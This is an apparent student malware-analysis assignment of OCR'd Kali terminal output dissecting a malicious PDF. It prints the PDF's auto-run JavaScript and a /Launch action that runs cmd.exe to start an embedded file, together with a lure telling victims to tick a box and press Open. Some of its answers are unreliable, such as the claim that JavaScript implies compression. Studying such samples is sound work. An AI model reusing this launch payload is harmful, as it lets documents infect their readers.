

saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
File Actions Edit View Help


saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
File Actions Edit View Help
-\'\xd4\xc9\xc1\x13\xeau\x8c\'\xf4R\xc63J\xe2\xbf\x01U\xdc\xd1\xb3\r'
obj 9 0
Type: /Action
Referencing:
<<
/S /JavaScript
/JS (this.exportDataObject({ cName: "template", nLaunch: 0 });)
/Type /Action
>>
<</S/JavaScript/JS(this.exportDataObject({ cName: "template", nLaunch: 0 });)/Type/Action>>
obj 10 0
Type: /Action
Referencing:
<<
/S /Launch
/Type /Action
/Win
<<
/F (cmd.exe)
/D '(c:\\\\windows\\\\system32)'
/P '(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\template.pdf" (cd "Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Documents"))&(if exist "Documents\\\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\\\template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd "Mis Documentos"))&(start template.pdf)\r\r\r\r\r\r\r\r\r\r\rTo view the encrypted content please tick the "Do not show this message again" box and press Open.)'
>>
>>
<</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\template.pdf" (cd "Desktop"))&(if exist "My Documents\\template.pdf" (cd "My Documents"))&(if exist "Documents\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\template.pdf" (cd "To view the encrypted content please tick the "Do not show this message again" box and press Open.)>>>>
obj 1 0
Type: /Catalog
Referencing: 2 0 R, 5 0 R, 9 0 R
<<


saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
File Actions Edit View Help
obj 1 0
Type: /Catalog
Referencing: 2 0 R, 5 0 R, 9 0 R
<<
/Pages 2 0 R
/Names 5 0 R
/OpenAction 9 0 R
/Type /Catalog
>>
>> /Type /Catalogames 5 0 R/OpenAction 9 0 R
obj 3 0
Type: /Page
Referencing: 4 0 R, 2 0 R, 10 0 R
<<
/Contents 4 0 R
/Parent 2 0 R
/Resources
<<
/Font
<<
/F1
<<
/Type /Font
/Subtype /Type1
/BaseFont /Helvetica
/Name /F1
>>
>>
>>
/Type /Page
/MediaBox [0 0 795 842]
/AA
<<
/O 10 0 R
>>
>>



saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
File Actions Edit View Help
<<
/Font
<<
/F1
<<
/Type /Font
/Subtype /Type1
/BaseFont /Helvetica
/Name /F1
>>
>>
>>
/Type /Page
/MediaBox [0 0 795 842]
/AA
<<
/O 10 0 R
>>
>>
/AA<</O 10 0 R>>>>[0 0 795 842]Name /F1 /Helvetica
xref
trailer
<<
/Size 11
/Prev 429
/Root 1 0 R
/Info 0 0 R
>>
startxref 46034
PDF Comment '%%EOF\r'
(saroj㉿kali)-[~/Desktop/cs6345_Assignment_1_Stage_2]
$

1. Report the number of objects in the file.




The file contains 13 objects which can see in above screen shot.


2. Determine whether the file is compressed or not.



The file contains 1 Javascript , 1 JS and 1 OpenAction which mean the file is compresed.

3. Determine whether the file is obfuscated or not.






The file contains 1 Javascript in object 9 which has javscript hidden. Similary in object 10 there is cmd.exe hidden

4. Find and Extract JavaScript.


The file contains Javascript in object 9 which has javscript hidden, but there is not malicious code hidden . It is just name template as show in the screen shot above.

5. De-obfuscate JavaScript.



No need to do De-obfuscate Javascript because there is not malicious code. As shown above the pdf dumper.


6. Extract the shell code.





There is shellcode in object 8 as shown in above screen shot.

7. Create a shell code executable

Create shell code using pdf dumper scLog.








